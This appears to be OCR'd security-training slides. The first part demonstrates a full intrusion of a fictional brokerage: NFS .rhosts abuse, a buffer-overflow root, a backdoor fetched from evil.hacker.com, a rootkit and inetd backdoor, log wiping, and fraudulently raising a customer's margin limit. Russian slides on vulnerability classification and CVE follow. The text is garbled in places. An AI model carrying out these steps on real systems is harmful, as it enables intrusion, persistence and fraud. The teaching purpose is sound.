uid=0(root)
gid=0(root)
# uname

-a
SunOS dns 5.5.1 Generic_103640-24 sun4m sparc
SUNW,SPARCstation-5
#
```

```
# nslookup
```

```
Default Server:  
dns.acmetrade.com  
Address: 208.21.2.67
```

```
> ls
```

```
acmetrade.com  
[dns.acmetrade.com]
```

```
www.acmetrade.com          208.21.2.10  
www1.acmetrade.com        208.21.2.12  
www2.acmetrade.com        208.21.2.103  
margin.acmetrade.com      208.21.4.10  
marketorder.acmetrade.com 208.21.2.62  
deriv.acmetrade.com       208.21.2.25  
deriv1.acmetrade.com      208.21.2.13  
bond.acmetrade.com        208.21.2.33  
ibd.acmetrade.com         208.21.2.27  
fideriv.acmetrade.com     208.21.4.42  
backoffice.acmetrade.com  208.21.4.45  
wiley.acmetrade.com       208.21.2.29  
bugs.acmetrade.com        208.21.2.89  
fw.acmetrade.com          208.21.2.94  
fw1.acmetrade.com         208.21.2.21
```

```
Received 15
```

```
records.  
> ^D
```

```
#
```

```
# rpcinfo -p www.acmetrade.com | grep
mountd
100005 1 udp 643
mountd
100005 1 tcp 647
# showmount -e
mountd
www.acmetrade.com
export list for
www.acmetrade.com:
/usr/local server2, server3, server4
/export/home sunspot
```

```
# rpcinfo -p www1.acmetrade.com | grep
mountd
100005 1 udp 643
mountd
100005 1 tcp 647
# showmount -e
mountd
www1.acmetrade.com
/data1 server2
/a engineering
/b engineering
/c engineering
/export/home (everyone)
```

```
#
```



Bookmarks Location: <http://www.rootshell.com/beta/news.html>

Intranet Home Gerulski.com Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace



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documentation

nfs

Do you have security related news? Please e-mail it to [news@rootshell.com](mailto:news@rootshell.com).

### 90% of Windows NT IIS Webservers Vulnerable

6/15/99 2:13PM PDT

eEye - Digital Security Team has found a buffer overflow in IIS4 allowing remote users to execute arbitrary code on IIS web servers.

- [eeye.com - Press Release](#)
- [eeye.com - Actual advisory](#)
- [eeye.com - Working exploit code allowing you to run arbitrary code.](#)

### www.bnl.gov defaced

6/2/99 3:10PM PDT

The Brookhaven National Laboratory website was defaced today in response to the FBI crackdown and the crackers who are defacing government sites. (They were nice enough to list us in the greets.)

- [rootshell.com - archive of site](#)
- [bnl.gov website](#)

### AntiOnline victim of DoS attack





exploits

news

search

documentation

nfsshell.c

Connect from dhcp178-245.iss.net [208.27.178.245] (Mozilla/4.05 [en] (WinNT; I)) logged.

## Rootshell search results

2/10/99	<a href="#">netstation.txt</a>	IBM Network Station 300s exports /tmp to the world via NFS.
6/24/98	<a href="#">mscan.tgz</a>	mscan 1.0 - Scans multiple hosts for many different vulnerabilities. (statd, nfs, cgi, X11, named, pop3, and IRIX defaults)
3/16/98	<a href="#">snfs-linux.tgz</a>	Linux 2.1.xx port of the snfs.tgz package, source routed NFS.
6/11/97	<a href="#">nfstrace.tgz</a>	This nfstrace package lets you to perform NFS tracing by network monitoring.
4/13/97	<a href="#">nfswatch4.1.tar.Z</a>	This lets you monitor NFS requests to any given machine or the entire network.
3/20/97	<a href="#">pcnfsd.c</a>	Allows local users to chmod arbitrary directories on hosts running pcnfsd.
1/13/97	<a href="#">nfsshell.c</a>	This should be very useful if you have located an insecure NFS server.
8/26/96	<a href="#">nfsbug.c</a>	Demonstates a security problem in unfsd guessing the file handle of the root FS.
8/26/96	<a href="#">NFSproblems.txt</a>	Shows some potential problems with Linux in.nfsd concerning read-only exports.
2/13/96	<a href="#">mnt.tar.gz</a>	Exploits a bug in HP-UX 9 rpc.mountd program and gives you NFS file handles.

Found 10 matching exploits.



```
nfs> status
```

```
User id      : 201
Group id     : 1
Remote host  : 'www1.acmetrade.com'
Mount path   : '/export/home'
Transfer size: 8192
```

```
nfs> !sh
```

```
$ echo "+ +" > .rhosts
```

```
$ exit
```

```
nfs> put .rhosts
```

```
nfs> cat .rhosts
```

```
+ +
```

```
nfs> exit
```

```
# rlogin -l bob www1.acmetrade.com
```

```
Last login: Wed Mar 3 10:46:52 from somebox.internal.acmetrade.com
```

```
www1% whoami
```

```
bob
```

```
www1% pwd
```

```
/export/home/bob
```

```
www1% cat .rhosts
```

```
+ +
```

```
www1% uname
```

```
SunOS-awww1.acmetrade.com 5.5.1 Generic_103640-24 sun4d
```

```
SUNW,SPARCserver-1000
```



Last modified: Monday, 27-Sep-1999 04:20:21 PDT



### Nmap stealth port scanner

- [Intro](#)
- [New](#)
- [Download](#)
- [OS Detect](#)

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- [Linux](#)
- [Solaris](#)
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### Credits

## Featured News

### Nmap 2.3BETA6 Released

[Nmap 2.3BETA6](#) security scanner is now available! I Added sophisticated timing control so that you can speed up for an aggressive scan, slow down for a polite scan, or slow WAY down to pass under intrusion detection system thresholds. Many OS detection fingerprints were added, and Window ACK scanning was implemented (Lamont's patch).

### Phrack 55 finally available

Just when you had almost lost hope ... a new issue of [Phrack](#), the scene's oldest and most respected hacker zine is out! You can download the entire tarball [here](#), or you can browse the articles online below.

As usual, this issue contains many fine articles. Here are our favorites:

[Win32 Buffer Overflows \(Location, Exploitation and Prevention\)](#) by [dark spyrit](#) AKA Barnaby Jack -- The author of the recent eEye IIS hole takes us on another journey into Windows buffer overflows. He demonstrate s methods for reverse-engineering using Interactive Disassembler by exposing an overflow vulnerability in the latest version of Seattle Labs mail server (3.2.3113). Next he describes and presents some terrific Windows shellcode for opening up a remote shell. Finally he details a way to patch the SLMail binary to prevent these (particular) overflows. (Requires X86 assembly knowledge).

### Solaris /bin/eject Buffer overflow

<b>Description:</b>	Solaris /bin/eject takes a device name (floppy, etc) for argv[2] which can be overflowed via standard techniques.
<b>Author:</b>	Cristian SCHIPOR (skipo@SUNDY.CS.PUB.RO)
<b>Compromise:</b>	<b>root</b> (local)
<b>Vulnerable Systems:</b>	Unpatched Solaris 2.4, 2.5
<b>Date:</b>	13 March 1996
<b>Exploit &amp; full info:</b>	Available <a href="#">here</a>

### Solaris 2.5.1 sdtcm\_convert hole

<b>Description:</b>	sdtcm_convert is kind enough to watch the permissions of your calendar file and if you change them it will change them back ... even following symlinks ;)
<b>Author:</b>	Cristian SCHIPOR (skipo@SUNDY.CS.PUB.RO)
<b>Compromise:</b>	<b>root</b> (local)
<b>Vulnerable Systems:</b>	Solaris at least 2.5.1
<b>Date:</b>	22 February 1996
<b>Exploit &amp; full info:</b>	Available <a href="#">here</a>

```
www1% ls -la
-r-sr-xr-x  1 root      bin          13144 Jul 15  1997
/usr/bin/eject*
www1%
```

```
www1% gcc -o eject_overflow
eject_overflow.c
www1% ./eject_overflow
```

```
W
Jumping to address 0xeffff630 B[364] E[400]
SO[400]
# whoam
i
root
```

```
# ftp
Connected to evil.hacker.com
220 evil.hacker.com FTP server (HackerOS)
ready.
Name          hacke
(3) evil.hacker.com:root) for hacker.
Password  eye0wn
230 User hacker logged
Remote system type is
UNIX
Using binary mode to transfer
files.
```

```
ftp> cd
      solaris_backdoors
250 CWD command
successful.
ftp> get
      solaris_backdoor.tar.gz
200 PORT command
successful.
150 Binary data connection for out
3.1.33.7,1152).
226 Transfer
complete.
152323 bytes sent in 31.942233 secs
(4.7Kbytes/sec)
ftp> quit
```

```
# cd /tmp/my_tools
```

```
# gunzip
  module_backdoor.tar.gz
# tar -x̄f
  module_backdoor.tar
```

```
# cd
# ./tmp/my_tools/module_backdoor
# ./configure
Enter directories and filenames to hide from ls, find, ... backdoor
Enter class C network to hide from 3.1.33.
Enter process names to hide from ps and 0 sniffers
Creating config.h...
# make

gcc -c backdoor.c
gcc -o installer
installer.c
ld -o backdoor -r
# ls
backdoor.o
Makefile
backdoor
backdoor.c
backdoor.o
config.h
configure
installer
installer.
C
# modload
backdoor
# ./installer -d
/usr/local/share/...
Adding directory...
Fixing last modified
time...
Fixing last accessed
time...
```



```
# ls -la
...:/usr/local/share/...
...: No such file or
directory
# ./installer backdoor
  /usr/local/share/.../backdoor
Installing file...
Fixing last modified
time...
Fixing last accessed
time
# echo "/usr/sbin/modload /usr/local/share/.../backdoor"
# >>/etc/init.d/utmpd
# cd ..
# rm -rf
# module_backdoor
# ls
inetd_backdoor
/
logedit
sniffer
# ./installer sniffer
  /usr/local/share/.../sniffer
Installing file...
Fixing last modified
time...
Fixing last accessed
# ls
time
# /usr/local/share/.../sniffer
/usr/local/share/.../sniffer: No such file or
directory
# cd
# ./sniffer > out
# &
# ps -aef | grep
# sniffer
```

```
# netsta
```

```
TCP
```

```
Local Address Remote Address Swind Send-Q Rwind Recv-Q  
State
```

```
-----
```

```
-----
```

```
208.21.2.10.1023 208.21.0.19.2049 8760 0 8760 648
```

```
ESTABLISHED
```

```
# cd 208.21.2.10.1022 208.21.0.19.2049 8760 0 8760 0
```

```
ESTABLISHED /tmp/mytools
```

```
# cd 208.21.2.10.2049 208.21.0.13.1003 8760 0 8760 0
```

```
ESTABLISHED inetd backdoor
```

```
config.h
```

```
configure
```

```
inetd.c
```

```
installer.
```

```
C
```

```
# ./configur
```

```
Enter port for hidden 31337
```

```
creating
```

```
config.h...
```

```
creating
```

```
# make Makefile...
```

```
gcc -s -DSYSV=4 -D__svr4__ -DSOLARIS -o inetd inetd.c -lnsl -lsocket  
-lresolv
```

```
gcc -o installer installer.c
```

```
# installer inetd
```

```
/usr/sbin/inetd  
Installing file...
```

```
Fixing last modified
```

```
time...
```

```
Fixing last modified
```

```
# ps -aef | grep
rootinetd179      1  0   May 10 ?           1:26 /usr/sbin/inetd
#s kill -9
# 179
# /usr/sbin/inetd -s
# &
# exit
Connection closed by foreign
host
hacker:/export/home/hacker telnet www1.acmetrade.com
>Trying 208.21.2.12...      31337
Escape character is
'^]'.
Granting
rootshell...
# hostnam
www1e
# whoami
root
#
```

```
hacker:/export/home/hacker      ftp
Connected to www1                www1.acmetrade.com
220 www1.acmetrade.com FTP service (Version
2.5)
Name: root
331 Password required for
root
Password: *****
Remote system type is
Unix.
230 User root logged in.
ftp> cd /usr/local/httpd
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 10
-rwxr-xr-x   9 root      other      1024 Aug 17 17:07 .
-rwxr-xr-x   9 root      other      1024 Aug 17 17:07 ..
-rwxr-xr-x   2 www       www        2034 Aug 17 17:07 index.html
-rwxr-xr-x   2 www       www        1244 Aug 17 17:07 securelogin.html
-rwxr-xr-x   2 www       www        1024 Aug 17 17:07 image2.gif
-rwxr-x--x   6 www       www         877 Aug 17 17:07 title.gif
-rwxr-xr-x   2 www       www       1314 Aug 17 17:07 frontpage.jpg
226 Transfer complete. bytes received in 0.82 seconds (0.76 Kbytes/sec)

ftp> put backdoor.html
200 PORT command successful
150 Opening BINARY mode data connection for
backdoor.html
226 Transfer complete
```

```
# rpcinfo -p backoffice.acmetrade.com
```

	program	vers	proto	port	service
	100000	4	tcp	111	rpcbind
	100000	3	tcp	111	rpcbind
	100000	2	tcp	111	rpcbind
	100000	4	udp	111	rpcbind
	100000	3	udp	111	rpcbind
	100000	2	udp	111	rpcbind
	100004	2	udp	753	ypserv
	100004	1	udp	753	ypserv
	100004	1	tcp	754	ypserv
	100004	2	tcp	32771	ypserv
1073741824		2	udp	32772	
	100007	3	udp	32779	ypbind
	100007	2	udp	32779	ypbind
	100007	1	udp	32779	ypbind
	100007	3	tcp	32772	ypbind
	100007	2	tcp	32772	ypbind
	100007	1	tcp	32772	ypbind
	100011	1	udp	32781	rquotad
	100068	2	udp	32783	
	100068	3	udp	32783	
	100068	4	udp	32783	
	100068	5	udp	32783	
	100024	1	udp	32784	status
	100024	1	tcp	32777	status
	100021	1	udp	4045	nlockmgr
	100021	2	udp	4045	nlockmgr

```
100021 3 udp 4045 nlockmgr
100021 4 udp 4045 nlockmgr
100021 1 tcp 4045 nlockmgr
100021 2 tcp 4045 nlockmgr
100021 3 tcp 4045 nlockmgr
100021 4 tcp 4045 nlockmgr
100005 1 udp 33184 mountd
100005 2 udp 33184 mountd
100005 3 udp 33184 mountd
100005 1 tcp 32787 mountd
100005 2 tcp 32787 mountd
100005 3 tcp 32787 mountd
100083 1 tcp 32773
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100227 2 udp 2049 nfs_acl
100227 3 udp 2049 nfs_acl
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100227 2 tcp 2049 nfs_acl
100227 3 tcp 2049 nfs_acl
```

```
# grep ttdbserverd
```

```
100083 1 tcp /etc/inetd.conf
100083 1 tcp wait root /usr/dt/bin/rpc.ttdbserverd rpc.ttdbserverd
```

```
# rpcinfo -p backoffice.acmetrade.com | grep
```

```
100083 1 tcp
```

```
32773
```

```
# cd
```

```
/tmp/mytools/warez
```

```
# ./tt
backoffice.acmetrade.com
Please wait for your root shell.
```

```
# hostnam
```

```
backoffic
```

```
# whoam
```

```
root
```

```
# find / -type f -name .rhosts
```

```
/.rhosts
```

```
/export/home/chuck/.rhost
```

```
s
```

```
/export/home/bill/.rhosts
```

```
/export/home/larry/.rhost
```

```
# cat
```

```
file:///acmetrade root
```

```
ibd.acmetrade root
```

```
bugs.acmetrade root
```

```
# w
10:20pm up 13:15, 1 user, load average: 0.01, 0.02,
0.03
```

User	tty	login@	idle	JCPU	PCPU	what
root	console	9:27am	147:52	14:41	14:14	

```
/sbin/sh
# /tmp/mytools/logedit root
root pts/5 9:24pm
```

```
# w
10:20pm up 13:15, 1 user, load average: 0.01, 0.02,
0.03
```

User	tty	login@	idle	JCPU	PCPU	what
root	console	9:27am	147:52	14:41	14:14	

```
# sqlplus oracle/oracle
```

```
SQL> describe customers
```

Name	Null?	Type
-----	-----	-----
LNAME	NOT NULL	VARCHAR2(20)
FNAME	NOT NULL	VARCHAR2(15)
ADDR1	NOT NULL	VARCHAR2(30)
ZIP	NOT NULL	NUMBER(5)
PHONE	NOT NULL	CHAR(12)
ACCOUNT_NUM	NOT NULL	NUMBER(12)
BALANCE	NOT NULL	NUMBER(12)
MARGIN_LIMIT	NOT NULL	NUMBER(12)
ACCT_OPEN	NOT NULL	DATE

```
SQL>
```

```
select LNAME, FNAME, ACCOUNT_NUM, MARGIN_LIMIT from customers where LNAME = 'Gerulski';
```

LNAME	FNAME	ACCOUNT_NUM	MARGIN_LIMIT
-----	-----	-----	-----
Gerulski	David	5820981	50000.00

```
SQL> update customers set MARGIN_LIMIT = 500000.00 where LNAME = 'Gerulski';
```

```
SQL> select LNAME, MARGIN_LIMIT from customers where LNAME = 'Gerulski';
```

LNAME	MARGIN_LIMIT
-----	-----
Gerulski	500000.00

```
SQL> exit
```



SURETRADE.COM - Investors - Microsoft Internet Explorer - [Working Offline]

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TRADING & QUOTES RESEARCH & CHARTS ACCOUNT SERVICES

## STOCK ORDER

Select Account: Gerulski - 932383292 **Lookup symbol**  
or get a **preliminary quote**

Transaction: - Choose One - Shares: 100000 Symbol: NETA Account Type: Margin Qualifiers: None

Order Type: Market Stop Price: Limit Price: - Choose One -  
Cash  
Margin  
Short

\* It is only necessary to enter a price here if you are placing a stop/limit order.


When you click "**Send Order**" you'll be given a real-time quote and will be required to enter your Trading Password in order to complete the trade. **Send Order**

PAGE HELP


POSITIONS BALANCES ORDER STATUS ACCT. HISTORY EXECUTIONS TRADING CHARTS

Internet

# AcmeTrade's Network



# Угрозы, уязвимости и атаки



**Угроза** - потенциально возможное событие, явление или процесс, которое воздействуя на компоненты информационной системы может привести к нанесению ущерба.



**Уязвимость** - любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.



**Атака** - действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.



# Классификация уязвимостей узлов, протоколов и служб IP - сетей

# Классификация по уровню в информационной инфраструктуре

- ✓ *Уровень персонала*
- ✓ *Уровень приложений*
- ✓ *Уровень баз данных*
- ✓ *Уровень операционной системы*
- ✓ *Уровень сети*

# Классификация уязвимостей по причинам возникновения

- ✓ *ошибки проектирования*  
(технологий, протоколов, служб)
- ✓ *ошибки реализации* (программ)
- ✓ *ошибки эксплуатации*  
(неправильная настройка,  
неиспользуемые сетевые службы,  
слабые пароли)

# Классификация уязвимостей по уровню (степени) риска

## **Высокий** уровень риска

*Уязвимости, позволяющие атакующему получить непосредственный доступ у узлу с правами суперпользователя*

## **Средний** уровень риска

*Уязвимости, позволяющие атакующему получить доступ к информации, которая с высокой степенью вероятности позволит в последствии получить доступ к узлу*

## **Низкий** уровень риска

*Уязвимости, позволяющие злоумышленнику осуществлять сбор критичной информации о системе*



# Источники информации о новых уязвимостях

[www.cert.org](http://www.cert.org) - координационный центр  
CERT/CC

[www.iss.net/xforce](http://www.iss.net/xforce) - база данных компании ISS

[nl.ciac.gov](http://nl.ciac.gov) - центр CIAC

[www.cert.ru](http://www.cert.ru) - российский CERT/CC

[www.securityfocus.com](http://www.securityfocus.com)



# www.iss.net/xforce

Internet Security Systems, Inc. : X-Force - Microsoft Internet Explorer

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## INTERNET SECURITY SYSTEMS

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- Serious Fun
- Mail Lists
- Security Library
- Protowox
- Submissions
- Feedback

### X-Force

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#### THE WORLD'S #1 RESOURCE FOR COMPUTER THREATS & VULNERABILITY

**search by:**

**sort by:**

**display:**

**display results:**

- [Buffer Overflow in Microsoft Windows NT 4.0 and Windows 2000 Network Monitor - \(November 1, 2000\)](#)
- [Serious flaw in Microsoft IIS UNICODE translation - \(October 26, 2000\)](#)
- [Vulnerability in the Oracle Listener Program - \(October 25, 2000\)](#)
- [Widespread incidents of SubSeven DEFCON8 2.1 Backdoor - \(October 8, 2000\)](#)
- [Insecure call of external programs in Red Hat Linux tmpwatch - \(October 6, 2000\)](#)
- [GNU Groff utilities read untrusted commands from current working directory - \(October 4, 2000\)](#)
- [Multiple vulnerabilities on all platforms and versions of Check Point FireWall-1 - \(September 27, 2000\)](#)

Internet

# Примеры уязвимостей

Название: ip-fragment-reassembly-dos

*Описание: посылка большого числа одинаковых фрагментов IP-датаграммы приводит к недоступности узла на время атаки*

Уровень: сеть

Степень риска: средняя



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: nt-getadmin-present

*Описание: проблема одной из функций ядра ОС Windows NT, позволяющая злоумышленнику получить привилегии администратора*

Уровень: ОС

Степень риска: высокая



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: mssql-remote-access-option

*Описание: уязвимость в реализации возможности подключения со стороны других SQL-серверов*

Уровень: СУБД

Степень риска: низкая 

Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: iis-url-extension-data-dos

*Описание: посылка большого числа некорректно построенных запросов приводит к повышенному расходу ресурсов процессора*

Уровень: приложения

Степень риска: средняя



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: win-udp-dos

*Описание: ОС Windows 2000 и Windows 98 уязвимы к атаке «отказ в обслуживании», вызываемой исчерпанием всех UDP-сокетов*

Уровень: приложения

Степень риска: средняя



Источник возникновения: ошибки реализации

# Примеры уязвимостей

Название: win95-back-orifice

*Описание:* узел заражён серверной частью троянского коня, позволяющей установить полный контроль над узлом

Уровень: Персонал

Степень риска: высокая



Источник возникновения: ошибки обслуживания



**Common Vulnerabilities and Exposures**

The Key to Information Sharing

Единая система наименований для уязвимостей

Стандартное описание для каждой уязвимости

Обеспечение совместимости баз данных уязвимостей

*<http://cve.mitre.org/cve>*






# Common Vulnerabilities and Exposures

The Key to Information Sharing

**CAN-1999-00  
67**

Кандидат CVE



**CVE-1999-00  
67**

Индекс CVE

<http://cve.mitre.org/cve>

# Ситуация без CVE



Bugtra  
g

NT4-SP3and 95  
[latierra.c]



ISS  
RealSecure

Lan  
d



CERT Advisory

CA-97.28.Teardrop\_Lan  
d



Cisco Database

Impossible IP  
Packet




Axent  
NetRecon

land attack (spoofed  
SYN)

Уязвимость Land IP denial of service

# Поддержка CVE



CVE-1999-0016 Land IP denial of service

# CVE entry

Номер

Описание

**CVE-1999-0005**

**Arbitrary command execution via IMAP  
buffer overflow in authenticate command.**

Reference: [CERT:CA-98.09.imapd](#)

Reference: [SUN:00177](#)

Reference: [BID:130](#)

Reference: [XF:imap-authenticate-bo](#)


Ссылки

# Классификация атак в IP-сетях



# Классификация атак по целям

- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*



